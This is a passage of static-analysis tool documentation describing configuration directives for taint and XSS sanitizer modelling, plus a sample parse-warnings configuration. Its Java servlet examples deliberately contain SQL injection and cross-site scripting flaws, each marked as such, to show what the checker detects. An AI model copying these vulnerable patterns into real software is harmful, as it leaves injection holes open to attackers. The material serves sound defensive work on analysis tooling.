    String sqlQuery1 =
      "select * from " + simpleString;
    statement = connection.prepareStatement(sqlQuery1); //SQLI

    // This example demonstrates that we consider fields of classes
    // as tainted in addition to simple objects like "simpleString".
    String sqlQuery2 =
      "select * from " + customData.getData();
    statement = connection.prepareStatement(sqlQuery2); //SQLI

    // This example demonstrates that, at default aggressiveness levels,
    // we do not consider InnerInnerBean's fields as tainted.
    String sqlQuery3 =
      "select * from " +
      customData.getInnerBean().getInnerInnerBean().getInnerInnerData();
    statement = connection.prepareStatement(sqlQuery3); //no SQLI
  }
}
```

B.1.4.2.15. xss_sanitizer_method directive

This directive describes the string replacements that the XSS sanitizer method performs. Use this directive to improve the XSS checker results in cases where it does not correctly recognize what a sanitizer does.

This JSON object has the following fields:

- `xss_sanitizer_method` takes a `MethodSet` value.
- `input` takes a `ParamIn` value.
- `output` takes a `ParamOut` value.
- `step1` takes a JSON array.

  Optionally, you add fields named `step1`, `step2`, `step3`, and so on with the same structure as `step1`.

The `MethodSet`, `xss_sanitizer_method`, specifies the method(s) to which this directive applies.

The `ParamIn` and `ParamOut` values (`input` and `output`, respectively) identify the unsanitized input to those methods and the sanitized output from them.

Each `step1`, `step2` (and so on) field describes string operations that the sanitizer method performs on the input to compute the output. A `step` field describes these string operations as a series of character replacements.

Each step's replacements have the following requirements:

- They do not interfere with each other (in other words, the order in which the replacements within a step are applied does not change the outcome of the step as a whole).
- They apply to the same language context (for example, operations for escaping an HTML attribute value should not be mixed with operations for escaping a string value in a JavaScript program).

Some sanitizers handle nested language contexts (for instance, a string inside JavaScript inside an HTML attribute value). These require multiple steps.

For example, a step might describe HTML entity encoding (changing & to `&amp;`, and so on) for an HTML attribute value, while a different step describes transforming newline characters to `\n` for JavaScript strings.

Example (step1): The following is an example of a step.

```
    "step1":
      [
        { PREPEND_BACKSLASH : [ "\"", "'" ] },
        { JS_CHAR_CODE : [ "\n" ] },
      ],
```

This step describes how three different characters are replaced in a JavaScript string:

- Prepend a backslash in front of any single-quote or double-quote character.
- Replace the newline character with an escape sequence that is *different* from simply placing a backslash in front of the character. (This distinction is important because it removes the newline from the string.)

The replacements in this step can be performed in any order to obtain the same result, and they all apply to the same language context: a string in JavaScript.

Example (step2): If you also want the sanitizer to perform HTML entity encoding on the quote and double-quote characters, you need to add another step to use the JavaScript string in an HTML attribute value, as shown next.

```
    "step2":
      [
        { HTML_CHAR_REF : [ "\"", "'" ] },
      ],
```

The steps occur in order, taking the output of the preceding step. That is, `step1` replaces a quote with `\'`, and `step2` turns that into `\&quot;`.

A step value is a JSON array of values representing an unordered set of replacements that apply to different characters.

Each array element is a JSON object with a single field:

- The `name` describes the kind of replacement operation.
- The `value` describes a set of replaced characters.

The set of replaced characters can be described in two ways:

- Using an array of JSON strings that represent single characters.

  JSON string escape sequences might be needed to express certain characters.

  Example:

  ```
      "step1":
        [
          { REMOVE : [ "\"", "'", "\u2029" ] },
        ],
  ```

- Using a regular expression to match a set of characters.

  Example:

  ```
      "step1":
        [
          { REMOVE : { regex-charset : "[^a-zA-Z0-9]" } },
        ],
  ```

Names and meanings of character replacement operations:

- PREPEND_BACKSLASH

  Insert a `\` in front of the character. This is used in JavaScript and CSS strings, for certain characters, to literally mean those characters. Some characters (for example, n in JavaScript, or A in CSS) cannot be escaped this way, since it will mean something different.

  Within a step, this operation can be mixed with either JS_STRING_CHAR_CODE or CSS_CHAR_CODE operations.

  Example:

  Replacing `"` with `\"`.

  Not an example: Replacing newline with `\n` is *not* an example of PREPEND_BACKSLASH.

- HTML_CHAR_REF

  Replace the character with a numeric or named HTML character reference.

  Within a step, this operation cannot be mixed with other kinds of operations.

  Examples:

  Replacing & with `&#38;` or `&#x26;` or `&amp;`

- JS_STRING_CHAR_CODE

  Replace a character in a JS string with a numeric or reserved escape sequence that is different from PREPEND_BACKSLASH.

Within a step, this operation can be mixed with PREPEND_BACKSLASH operations.

Examples:

- `\n` for newline
- `\u000A` for newline

- CSS_CHAR_CODE

  Replace a character in a CSS string with a numeric escape sequence.

  Within a step, this operation can be mixed with PREPEND_BACKSLASH operations.

  Example:

  `\00000A` for newline

- URI_PERCENT

  Replace the character with a percent escape sequence used in URIs.

  Within a step, this operation *cannot* be mixed with other kinds of operations.

  Example:

  Replace & for `%26`

- REMOVE

  Remove the character.

  Within a step, this operation *cannot* be mixed with other kinds of operations.

Configuration example:

```
// This is a 1-step sanitizer model for HTML escaping an attribute value.
{
  "xss_sanitizer_method" :
    { "named" :

 "examples.Test_xss_sanitizer_method.escapeAttributeValue(java.lang.String)java.lang.String"
    },
    "input" : "arg1",
    "output" : "return",
    "step1":
      [
        { HTML_CHAR_REF : [ "\"", "'", "&" ] },
      ],
},

// This is also a 1-step sanitizer model for HTML escaping an attribute value.
// This demonstrates using a regular expression for specifying the affected
// characters.
{
  "xss_sanitizer_method" :
    { "named" :

 "examples.Test_xss_sanitizer_method.escapeAttributeValue_regex_spec(java.lang.String)java.lang.Stri
    },
    "input" : "arg1",
    "output" : "return",
    "step1":
      [
        { HTML_CHAR_REF : { regex-charset : "[\"'&]" } },
      ],
},

// This is a 1-step sanitizer model for removing dangerous characters from an
 attribute value.
// This also demonstrates using a regular expression to specify a character set.
{
  "xss_sanitizer_method" :
    { "named" :

 "examples.Test_xss_sanitizer_method.filterAttributeValue(java.lang.String)java.lang.String"
    },
    "input" : "arg1",
    "output" : "return",
    "step1":
      [
        { REMOVE : { regex-charset : "[\"'&]" } },
      ],
},

// This is a 1-step sanitizer model for escaping a JavaScript string.
{
  "xss_sanitizer_method" :
    { "named" :

 "examples.Test_xss_sanitizer_method.escapeJavaScriptString(java.lang.String)java.lang.String"
    },
    "input" : "arg1",
    "output" : "return",
    "step1":
      [
        { JS_STRING_CHAR_CODE : [ "\"", "'", "\\" ] },
      ],
},

// This is a 2-step sanitizer model:
// Step 1: escape for a JavaScript string.
// Step 2: escape for an HTML attribute value.
{
  "xss_sanitizer_method" :
    { "named" :

 "examples.Test_xss_sanitizer_method.escapeJavaScriptStringInAttributeValue(java.lang.String)java.la
    },
    "input" : "arg1",
    "output" : "return",
    "step1":
      [
        { JS_STRING_CHAR_CODE : [ "\"", "'", "\\" ] },
      ],
    "step2":
      [
        { HTML_CHAR_REF : [ "\"", "'", "&" ] },
      ],
},
```

Java code example:

```
package examples;

import java.util.*;
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

class Test_xss_sanitizer_method extends HttpServlet
{

// The XSS analysis will use the xss_sanitizer_method directive for
// the sanitization models, rather than these implementations.

  String escapeAttributeValue(String val) {
    return val;
  }
  String escapeJavaScriptString(String val) {
    return val;
  }
  String escapeJavaScriptStringInAttributeValue(String val) {
    return val;
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();
    String taint = request.getParameter("taint");

  // Demonstrate an XSS from unsanitized text in a title attribute value.
    pw.print("<p title=\"" + taint + "\" >"); // XSS

  // Demonstrate text sanitized using the 1-step sanitizer model
  // for the attribute value escaper.
    String safe_text = escapeAttributeValue(taint);
    pw.print("<p title=\"" + safe_text + "\" >"); // no XSS

  // The same as the previous example.
  // The difference is that the xss_sanitizer_method uses a
  // regular expression to specify the escaped characters.
    String safe_text2 = escapeAttributeValue_regex_spec(taint);
    pw.print("<p title=\"" + safe_text2 + "\" >"); // no XSS

  // Demonstrate an XSS from an unsanitized string in JavaScript
  // in an onclick attribute value.
    String unsafe_js = "alert('" + taint + "');";
    pw.print("<div onclick=\"" + unsafe_js + "\" >"); // XSS

  // Demonstrate sanitizing the string-in-JavaScript-in-attribute using
  // two escapers with 1-step sanitizer models.
    String safe_js = escapeJavaScriptString(taint);
    String safe_attrval = "alert('" + escapeAttributeValue(safe_js) + "');";
    pw.print("<div onclick=\"" + safe_attrval + "\" >"); // no XSS

  // Demonstrate sanitizing the string-in-JavaScript-in-attribute using
  // an escaper with a 2-step sanitizer model.
    String safe_js_attrval =
      "alert('" +
      escapeJavaScriptStringInAttributeValue(taint) +
      "');";
    pw.print("<div onclick=\"" + safe_js_attrval + "\" >"); // no XSS

  }
}
```

B.1.4.3. Other kinds of JSON objects used by UserDirective values

This section describes other kinds of JSON object values used in the UserDirective values.

B.1.4.3.1. MethodName value

A `MethodName` value is a JSON string value that describes the demangled name for a method.

The demangled method name uses the non-generic types of the arguments and return values.

- Unconstrained type variables are replaced with `java.lang.Object` (Java) or `System.Object` (C#).
- Constrained type variables are replaced with their upper bound.

Java: For Java, demangled method names follow the grammar below (using regex-style notation):

```
method_name  ::= class_name "." method "(" arg_list? ")" return_type
method       ::= identifier

class_name   ::= ( package "." )* class ( "$" inner_class )*
package      ::= identifier
class        ::= identifier
inner_class  ::= identifier
```

```
arg_list     ::= ( arg_type ", " )* arg_type
arg_type     ::= type

return_type  ::= type | "void"

type         ::= array_type | class_name | "boolean" | "byte" | "short" | "char" |
                 "int" | "long" | "float" | "double"
array_type   ::= type "[]"
```

An `identifier` non-terminal is a valid source code identifier.

Constructors have the string "`<init>`" for the method identifier and "`void`" for the return_type.

C#: For C#, demangled method names follow the grammar below (using regex-style notation):

```
method_name  ::= class_name "::" method "(" arg_list? ")" return_type
method       ::= identifier generic_arity?

class_name   ::= ( namespace "." )* class ( "/" inner_class )*
namespace    ::= identifier
class        ::= identifier generic_arity?
inner_class  ::= identifier generic_arity?

arg_list     ::= ( arg_type "," )* arg_type
arg_type     ::= type

return_type  ::= type | "System.Void"

type         ::= array_type | class_name
array_type   ::= type "[]"

generic_arity::= "`" [0-9]+
```

Constructors have the string `.ctor` for the method identifier and `System.Void` for the `return_type`. Example:

```
NS.Foo::.ctor()System.Void
```

Static constructors have the string `.cctor` for the method identifier and `System.Void` for the `return_type`. Example:

```
NS.Foo::.cctor()System.Void
```

Note

Primitive names are converted to the corresponding fully qualified class name, for example:

```
bool  -> System.Boolean
byte  -> System.Byte
sbyte -> System.SByte
```

.

B.1.4.3.2. MethodSet values

A `MethodSet` value is a JSON object that describes a set of methods from the program. You can specify a `MethodSet` in the following ways:

- `named MethodSet`
- `matching MethodSet`
- `overrides MethodSet`
- `implemented_in_class MethodSet`
- `and MethodSet`

named MethodSet

A `named MethodSet` is a JSON object that has a single field called `named` that takes a `MethodName` value. A `named MethodSet` matches the method with the demangled name in `named`. See the `MethodName` section for the demangled name format.

The following example of a `named MethodSet` matches a single `print` method in `mypackage.MyClass`.

```
{ "named": "mypackage.MyClass.print(java.lang.String)void" }
```

matching MethodSet

A `matching MethodSet` is a JSON object that has a single field called `matching` that takes a JSON string containing a Perl-style regular expression. A `matching MethodSet` matches any method whose demangled name matches the regular expression in `matching`. See the `MethodName` section for the demangled name format.

The following `matching MethodSet` example matches any method named `print` in `mypackage.MyClass` regardless of its signature (for example, `mypackage.MyClass.print(int)int` and `mypackage.MyClass.print(java.lang.String)void`).

```
{ "matching": "mypackage\\.MyClass\\.print" }
```

Note that while `.` (a dot) and `$` are characters that can appear in demangled names, they are also regex metacharacters, so must be backslash-escaped. Since a backslash is a metacharacter in JSON, it too must be escaped. Hence, when using one of these characters as a literal in a regex context, you need to escape it by prefixing it with two backslashes (`\\.` or `\\$`) as in the example above. If instead, the regex above were `mypackage.MyClass.print`, it would would match demangled names such as `mypackageXMyClass.print(char)void`.

overrides MethodSet

An `overrides MethodSet` is a JSON object that has a single field called `overrides` that takes a `MethodSet` value. An `overrides MethodSet` matches any method that overrides a method in `overrides`, including methods in `overrides`.

For example, the following `overrides MethodSet` matches methods such as `java.util.ArrayList.add(java.lang.Object)boolean`:

```
{ "overrides":
  { "named": "java.util.Collection.add(java.lang.Object)boolean" } }
```

implemented_in_class MethodSet

An `implemented_in_class MethodSet` is a JSON object that has a single field called `implemented_in_class` that takes a `ClassSet` value. An `implemented_in_class MethodSet` matches any method implemented in a class in `implemented_in_class` including constructors and static initializers but not any methods inherited from super-classes.

For example, given the class A below, the `implemented_in_class MethodSet` that follows the class matches `A.getX()int`, A's constructor `A.<init>(int)void`, and A's implicitly created, empty static initializer. It does not match methods that A inherits, such as `java.lang.Object.hashCode()int`.

```
class A {
  int x;
  int getX() { return x; }
  A(int x0) { x = x0; }
}]]
```

```
{ "implemented_in_class": { "named": "A" } }
```

and MethodSet

An `and MethodSet` is a JSON object that has a single field called `and` that takes a JSON array of `MethodSet` values. An `and MethodSet` matches the intersection of the methods matched by the `MethodSet` values in the array.

For example, the following `and MethodSet` matches methods in a particular package that override a particular method.

```
{ "and":
  [
    { "overrides": { "named": "com.example.C.print(java.lang.String)void" } },
    { "matching": "com\\.example\\.package\\..*" }
  ]
}
```

For additional details, see the section called “matching MethodSet” and the section called “overrides MethodSet”.

B.1.4.3.3. ClassName value

A `ClassName` value is a JSON string value that describes the demangled name for a class type.

The demangled name uses the fully-qualified name of that type, without including any generic type arguments.

Java. For Java, demangled type names follow the grammar below (using regex-style notation):

```
class_name   ::= ( package "." )* class ( "$" inner_class )*
package      ::= identifier
```

```
class        ::= identifier
inner_class  ::= identifier
```

An `identifier` non-terminal is a valid source code identifier.

C#. For C#, demangled type names follow the grammar below (using regex-style notation):

```
class_name   ::= ( namespace "." )* class ( "/" inner_class )*
namespace    ::= identifier
class        ::= identifier generic_arity?
inner_class  ::= identifier generic_arity?
generic_arity::= "`" [0-9]+
```

B.1.4.3.4. ClassSet values

A `ClassSet` is a JSON object that describes a set of classes from the program. You can specify a `ClassSet` in the following ways:

- `named ClassSet`
- `matching ClassSet`
- `with_super ClassSet`

named ClassSet

A `named ClassSet` is a JSON object with a single field called `named` that takes a `ClassName` value. A `named ClassSet` matches the class with the demangled name in `named`. See the `ClassName` section for the demangled name format.

The following example matches the `String` class:

```
{ "named": "java.lang.String" }
```

matching ClassSet

A `matching ClassSet` is a JSON object that has a single field called `matching` that takes a JSON string containing a Perl-style regular expression. A `matching ClassSet` includes any class whose entire demangled name matches the regular expression in `matching` (a substring match is insufficient). See the `ClassName` section for the demangled name format.

The following example matches classes with names that end with `Writer` in the `com.example` package.

```
{ "matching": "com\\.example\\..*Writer" }
```

with_super ClassSet

A `with_super ClassSet` is a JSON object that has a single field called `with_super` that takes a `ClassSet` value. A `with_super ClassSet` matches all class types with a super-class or super-interface in `with_super`.

The following example matches all subclasses of "java.util.Collection".

```
{ "with_super": { "named": "java.util.Collection" } }
```

B.1.4.3.5. ParamOut value

A `ParamOut` value is a JSON object that describes the position of a callsite argument, method parameter, or indicating the return value.

It has one field `output`, taking a JSON string with one of the following values:

- `return` indicates the return value.
- `this` indicates the receiver object on instance methods.
- `arg1`, `arg2`, and so on for arguments/parameters. The first non-`this` argument or parameter is `arg1`.

B.1.4.3.6. ParamIn value

A `ParamIn` value is a JSON object that describes the position of a callsite argument or method parameter.

It has one field `input`, taking a JSON string with one of the following values:

- `this` indicates the receiver object on instance methods.
- `arg1`, `arg2`, and so on for arguments/parameters. The first non-`this` argument or parameter is `arg1`.

B.1.4.3.7. ReturnConstant values

A `ReturnConstant` value is a JSON object that describes the constant value returned by a method.

bool ReturnConstant value

- A JSON object describing a boolean constant returned by a method.
- It has a field `bool`, taking a JSON boolean value corresponding to the returned constant.

B.1.4.3.8. MethodCallSpecifier value

A `MethodCallSpecifier` value is a JSON object that describes a method to invoke, an argument to it, and an output parameter from it. You can specify a `MethodCallSpecifier` as follows:

- `method_call MethodCallSpecifier`
- `lookup_by_constant_param MethodCallSpecifier`

method_call MethodCallSpecifier values

A `method_call MethodCallSpecifier` is a JSON object that directly names a method and an input and output of that method. It has the following fields:

- `method_call` takes a `MethodName` value.
- `input` takes a `ParamIn` value.
- `output` takes a `ParamOut` value.

lookup_by_constant_param MethodCallSpecifier value

A `lookup_by_constant_param MethodCallSpecifier` indicates that the method to call depends on the value of another argument (interpreted in the scope of the directive that contains this `MethodCallSpecifier`). It has the following fields:

This JSON object has the following fields:

- `lookup_by_constant_param` takes a `ParamIn` value.
- `lookup_map` takes a JSON string.

Given a callsite indicated by the parent directive, the `ParamIn` value indicates a particular argument.

The `lookup_map` value is the name of a `String` to `MethodCallSpecifier` map defined by a `define_lookup_method_call_map` directive.

If the argument expression's `String` form is a key in the map, the corresponding `MethodCallSpecifier` value or JSON null literal is evaluated in place of this `lookup_by_constant_param` `MethodCallSpecifier`.

If the key is not in the map, the parent directive using this lookup cannot be evaluated, and a warning is logged.

Coverity supports matching the `String` form of the following kinds of constant literals:

- `null` for a null reference.
- `true`/`false` for a boolean constant.
- For an `enum` constant, the name of the `enum` class (in ClassName value format), followed by a dot, followed by the identifier for the constant."

B.1.4.3.9. HtmlOutputContext values

A `HtmlOutputContext` value is a JSON object that describes the lexical context preceding an HTML fragment.

This can be one of several more specific types of values. Each is described in its own section. For examples of `HtmlOutputContext` objects, see the examples for the `method_with_servlet_sinks_on_output` and `method_with_servlet_sinks_on_input` directives.

html_attribute_value_where_name_is_from_param HtmlOutputContext value

This JSON object has the following fields:

- `html_attribute_value_where_name_is_from_param` takes a `ParamIn` value.
- `value_quoting` takes a JSON string.

This evaluates to one of several lexical contexts for HTML tag attribute values. This will be evaluated by a directive against a particular callsite.

The ParamIn field indicates an argument at that callsite to treat as the name of the attribute. The `value_quoting` indicates how the attribute is quoted, using one of the following values:

- `single` indicates using single quotes.
- `double` indicates using double quotes.
- `none` indicates using no quotes (whitespace delimited).

html_prefix HtmlOutputContext value

This JSON object has the following field:

- `html_prefix`, taking a JSON string.

If the given string was the beginning of an HTML page, this represents the lexical context at the end of the string.

B.2. Parse Warning Configuration File

The parse warnings configuration file provides descriptions of PW.* checkers. This file is available in `<install_dir>/config`.

Parse Warnings

```
            // parse_warnings.conf.sample
// Sample configuration for the compiler warning "PW.*","RW.*","SW,*" checkers.

// All of the configurations in this file are initially commented-out.
// The commented-out configuration reflects the shipping default.  To
// adjust the behavior, first copy this file to a new file name, then
// modify lines, and/or add new lines.  Finally, specify
// --parse-warnings-config <filename> to cov-analyze so it will take
// effect.  Settings so specified will override the defaults.

// Lexically, this file's syntax is similar to C/C++ source code: all
// whitespace is treated uniformly, // or /**/ comments are equivalent
// to whitespace, and whitespace is needed only between tokens that
// would otherwise coalesce when adjacent.

// Structurally, each configuration directive is of the following form:
//
//   chk "<checker_name>": <flag>, <flag>, ..., <flag>;
//
// checker_name begins with "PW." and is the full name of the checker
// (case sensitive) as it appears in the Coverity Prevent Defect Manager.
//
// The flags are:
//
//   off: disable it entirely
//   on: enable (this is the default)
//   no_macros: do not report warnings inside macro expansions
//   macros: report in macros (this is the default behavior)
// Parse warnings whose name do not appear in the default
// configuration have been disabled.  To enable them, add a directive:
//
//   enable_undocumented_warnings;
//

// It is also possible to suppress the RW.* and SW.* messages by
// adding appropriate directives to this file.

// To disable all PW/RW/SW messages, add a directive:
//
//   disable_all;
//
// Then, only subsequently enabled message types will be reported.

// NOTE: Suppression of reports inside macro expansions does not work
// if cov-build/cov-translate is invoked with the --preprocess-first
// switch, since in that case the native preprocessor expands all
// macros before Coverity's front end has a chance to see them.  This
// also applies to --preprocess-next for files that cov-emit is unable
// to parse when using its built-in preprocessor.

// -------------------- disabled: uninteresting ----------------------

// The checkers in this section are disabled by default because the
// things they report are not very interesting.

// Reports when an attribute is used after a parenthesized initializer
// but we're emulating a version of GCC that ignores it.
//
// This basically mimics a GCC warning.
//chk "PW.ATTRIBUTE_AFTER_PARENTHESIZED_INITIALIZER": off;

// Reports cases where a GCC attribute will be ignored by our parser.
//chk "PW.ATTRIBUTE_DOES_NOT_APPLY_TO_TYPE": off;
//chk "PW.ATTR_REQUIRES_FUNC_TYPE": off;

// Useless without more filtering, for example on whether the derived
// class destructor does anything, or (better) whether the base class is
// ever deleted polymorphically.
//chk "PW.BASE_CLASS_WITH_NONVIRTUAL_DTOR": off;

// Reports when a class and its base class have different dllexport
// and/or dllimport characteristics.
//
// Disabled because the consequences have not yet been researched.
//chk "PW.BASE_CLASS_HAS_DIFFERENT_DLL_INTERFACE": off;

// Reports when a source sequence fails to adhere to the form of a
// preprocessor token (C++ standard, 2.4).
//
// Basically, such a use constitutes use of a (perhaps only slightly)
// nonstandard preprocessor, but is otherwise harmless.
//chk "PW.BAD_TOKEN": off;

// Reports when a function is called, then later declared inline.
//
// Not prohibited by the standard, but obviously the earlier call(s)
// will not be inlined by most compilers.
//chk "PW.CALLED_FUNCTION_REDECLARED_INLINE": off;

// Reports when a declared calling convention is ignored, for example
// specifying __stdcall on a variable-argument function (which is
// always __cdecl).
//
// The only observed occurrences of this warning are in Microsoft
// headers, and even if found elsewhere this isn't very interesting.
//chk "PW.CALLING_CONVENTION_IGNORED": off;

// Reports when the ## concatenation operator yields something
// that is not a single valid token.  The result is undefined in
// the language definition.
//chk "PW.CONCAT_YIELDS_INVALID_TOKEN": off;

// Reports when a redeclaration (e.g., of a typedef) specifies a
// different access control (e.g., public) level than the previous
// declaration.
//
// It's a confusing thing to do, and most likely unintentional, but a
// bit below the noise margin to be enabled by default.
//chk "PW.CANNOT_CHANGE_ACCESS": off;

// Something with inline assembly; report is not very clear.
//chk "PW.CC_CLOBBER_IGNORED": off;
//chk "PW.CONST_IGNORED": off;

// Reports when a certain declaration modifier is incompatible with
// another modifier or the underlying type.  For example, "uuid" is
// only allowed to be associated with classes.
//
// The only place this fires is in Microsoft headers, which users
// generally want to ignore anyway.
//chk "PW.DECL_MODIFIERS_INVALID_FOR_THIS_DECL": off;

// Reports uses of entities that are marked as 'deprecated' in some
// compiler-specific way.
//
// Normally, the compiler itself gives warnings about these things,
// and if someone has chosen to ignore or suppress those warnings then
// they probably don't want Prevent reporting them too.
// Disabled in cov-emit.
//chk "PW.DEPRECATED_ENTITY": off;
//chk "PW.DEPRECATED_ENTITY_WITH_CUSTOM_MESSAGE": off;

// Reports when two declarations conflict over the dllexport /
// dllimport status of the entity.
//
// Disabled because the consequences have not yet been researched.
//chk "PW.DLL_INTERFACE_CONFLICT_DLLEXPORT_ASSUMED": off;
//chk "PW.DLL_INTERFACE_CONFLICT_NONE_ASSUMED": off;

// Reports when the same calling convention is specified more than
// once.  (If two different conventions are specified, that is
// reported as an error, not a warning.)
//
// Benign.
//chk "PW.DUPL_CALLING_CONVENTION": off;

// Reports when something is befriended that has already been
// befriended.
//
// Benign, and in general we don't care about access control.
//chk "PW.DUPLICATE_FRIEND_DECL": off;

// Reports when a typedef is redeclared.
//
// Outside a class, it's a common extension.  Inside a class, it
// is invalid (C++03, 7.1.3p2), but allowed for compatibility and
// benign anyway.
//chk "PW.DUPLICATE_TYPEDEF": off;
//chk "PW.DUPLICATE_TYPEDEF_IN_CLASS": off;
//chk "PW.SIMILAR_TYPEDEF": off;     // like PW.DUPLICATE_TYPEDEF

// Reports when an exception specification is seen, but we're
// emulating MSVC 6 or earlier, which ignored them.
//
// Totally uninteresting.
//chk "PW.EXCEPTION_SPECIFICATION_IGNORED": off;

// Technically nonstandard, but almost all compilers accept it.
//chk "PW.EXTRA_SEMICOLON": off;

// Reports when a preprocessing directive is followed by something
// other than comments/whitespace before the newline.
//
// Like PW.BAD_TOKEN, it means the native preprocessor is a bit
// permissive, but there is no execution-time bug in the program.
//chk "PW.EXTRA_TEXT_IN_PP_DIRECTIVE": off;

// Reports when a dllexport/dllimport class has a field whose DLL
// disposition is not stated.
//
// Disabled because the consequences have not yet been researched.
//chk "PW.FIELD_WITHOUT_DLL_INTERFACE": off;

// Reports when a GCC linker alias causes a previous inline definition
// to be ignored.
//
```

```
// Probably not a useful report.
//chk "PW.IGNORING_INLINE_DEFINITION_BECAUSE_OF_ALIAS": off;

// Reports when a base class special function (destructor,
// constructor, conversion operator or assignment operator) is
// inaccessible.
//
// Allowed for bug compatibility with other compilers, but disabled
// because we don't care about access control issues.
//chk "PW.INACCESSIBLE_SPECIAL_FUNCTION": off;

// Reports when the last line of the file ends without a newline.
// No one cares.
//chk "PW.LAST_LINE_INCOMPLETE": off;

// Local hiding a local (as opposed to parameter) is often part of
// certain idioms.  Another reasonable option is to suppress this
// warning only when a macro is involved.
//chk "PW.LOCAL_VARIABLE_HIDDEN": off;

// Reports when 'main()' does not accept either zero or two
// parameters.  According to the standard, other forms are
// implementation-defined.  Accepting a third 'env' argument is very
// common, but this PW does not know about it, so most of its reports
// are noise.
//chk "PW.MAIN_WRONG_NUM_PARAMS": off;

// Reports when a class is inherited w/o specifying public etc.
//chk "PW.MISSING_ACCESS_SPECIFIER": off;

// Reports the use of a character literal with more than one
// character, e.g., 'abcd'.
//
// This is nonportable.  Occasionally this results from a typo (i.e.,
// a bug), but on some code bases multicharacter literals are used
// extensively and then this explodes, so it is disabled by default.
//chk "PW.MULTI_CHAR_LITERAL": off;

// Reports when a manifestly nonzero integer is converted to a
// pointer.
//
// This is uninteresting because (a) almost always, the programmer
// knows what they are doing, and (b) we routinely and casually accept
// that this is going on all the time, just with values that are not
// manifestly constants, so it's inconsistent to complain about this
// one case.
//chk "PW.NON_ZERO_INT_CONV_TO_POINTER": off;

// Arithmetic on void* is routine and benign.
//chk "PW.NONOBJECT_POINTER_ARITHMETIC": off;

// Reports a comma used at the end of an enumerator list.
//chk "PW.NONSTD_EXTRA_COMMA": off;
```

```
// Reports when a member function has its address taken implicitly,
// i.e., without the use of '&'.  This is not legal C++, but allowed
// for compatibility.
//chk "PW.NONSTD_MEMBER_FUNCTION_ADDRESS": off;

// Reports members or base classes being initialized in other than declaration
// order.  When doing so has a real consequence that consequence is usually
// an UNINIT defect, so the many reports of this that are not redundant with
// UNINIT are mostly noise.
//chk "PW.OUT_OF_ORDER_CTOR_INIT": off;

// Reports when a friend declaration declares a new, non-template
// function, rather than befriending an explicit specialization.
//
// Most likely, the native compiler misinterprets the syntax too;
// and anyway, it's an access control issue.
//chk "PW.PROBABLE_GUIDING_FRIEND": off;

// Extremely noisy due to reporting every signed loop counter compared to an
// unsigned loop bound, etc.
//chk "PW.SIGNED_UNSIGNED_COMPARISON": off;

// Reports when the storage class (extern, static, register, auto,
// mutable) is not first in a sequence of declaration specifiers.
//
// This might be of interest in some coding standards, but that's it.
//chk "PW.STORAGE_CLASS_NOT_FIRST": off;

// Reports when the address of a temporary object is taken.
//
// It's somewhat unusual style, but no more dangerous than binding a
// reference to a temporary, which happens all the time.
//chk "PW.TAKING_ADDRESS_OF_TEMPORARY": off;

// Reports when a transparent union (GCC extension) attribute will be
// ignored because it is applied to something inappropriate (like a
// typedef referring to an undefined struct).
//
// Uninteresting b/c we don't care about transparent union issues.
//chk "PW.TRANSPARENT_ATTRIBUTE_IGNORED": off;

// Reports any use of a trigraph.  It's pretty common (and benign)
// to accidentally use them in comments.
//chk "PW.TRIGRAPH_IGNORED": off;

// Reports any time an undefined preprocessor identifier is used.
// This is quite common (the id expands to 0) and pretty benign.
//chk "PW.UNDEFINED_PREPROC_ID": off;

// Reports when size_t is not unsigned long or unsigned int.
//
// Seems to get confused by typedefs, and irrelevant anyway.
```

```
//chk "PW.UNEXPECTED_TYPE_FOR_SIZE_T": off;

// Reports when a transparent union (GCC extension) contains elements
// of differing sizes.
//
// Irrelevant for Prevent.  If GCC accepted it, then we don't add much
// value by issuing a warning.
//chk "PW.UNION_CANNOT_BE_TRANSPARENT_SYM": off;
//chk "PW.UNION_CANNOT_BE_TRANSPARENT": off;

// Reports when something in a compiler attribute is not recognized.
//
// Not a bug, just something our compiler does not know about.
// The first two are disabled in cov-emit and cannot be enabled.
//chk "PW.UNRECOGNIZED_ATTRIBUTE": off;
//chk "PW.UNRECOGNIZED_MS_ATTR": off;
//chk "PW.UNRECOGNIZED_FORMAT_FUNCTION_TYPE": off;

// This is turned off in cov-emit, so it cannot be enabled here.
// A shadowing analysis would be better.
////chk "PW.UNREFERENCED_FUNCTION_PARAM": off;

// Explicit #warning.  Presumably the native build will print these
// already.
//chk "PW.WARNING_DIRECTIVE": off;

// Reports when there is white space between a backslash and newline.
//
// Typically this is reported inside comments, and hence irrelevant.
//chk "PW.WHITE_SPACE_INSIDE_SPLICE": off;

// Reports when "auto" is used both in type deduction and
// function trailing return type.
//chk "PW.AUTO_USED_TWO_WAYS": off;

// Reports when an anonymous union is empty.
// Example:
//   struct FOO {
//     union {};
//   };
//
//chk "PW.EMPTY_ANONYMOUS_UNION": off;

// Reports when "always_inline" attribute is used on
// non-inline functions.
// Example:
//   void foo () __attribute__((always_inline)) {}
//
//chk "PW.ALWAYS_INLINE_REQUIRES_INLINE": off;

// Reports when dynamic exception specifications are used.
// Dynamic exception specifications are deprecated in C++11.
//
```

```
//chk "PW.DYNAMIC_EXCEPTION_SPECIFICATIONS_DEPRECATED": off;

// Reports when rvalue reference types are used in
// exception specification in strict ANSI mode.
// Example:
//   class A {};
//   void foo() throw (A&&);
//
//chk "PW.RVALUE_REFERENCE_IN_EXCEPTION_SPECIFICATION": off;

// enabled: buggy
//
// The following "warning" is actually not supposed to be a warning at
// all, but rather among a set of supporting messages for some other
// (real) warning.  I'd like to get a sample of code that provokes it
// stand-alone, so I'm leaving it enabled.
//chk "PW.IMPLICIT_STATIC_DATA_MEMBER_DEFINITION": on;


// ---------------------- disabled: obviated ----------------------

// These checkers are disabled because what they report is also
// reported, with a lower FP/N rate, by a full Prevent checker.

// The warning produces many useless reports, for example a break
// statement after a return in a switch case.  The UNREACHABLE checker
// typically does a better job.
//chk "PW.CODE_IS_UNREACHABLE": off;
//chk "PW.LOOP_NOT_REACHABLE": off;
//chk "PW.INITIALIZATION_NOT_REACHABLE": off;

// The MISSING_RETURN (no "PW." prefix) checker obviates this, and
// does a better job.
//chk "PW.MISSING_RETURN": off;
//chk "PW.NO_VALUE_RETURNED": off;

// BAD_OVERRIDE usually does a better job than either of these.
//chk "PW.PARTIAL_OVERRIDE": off;
//chk "PW.VIRTUAL_FUNCTION_DECL_HIDDEN": off;

// OVERRUN_STATIC does a better job.
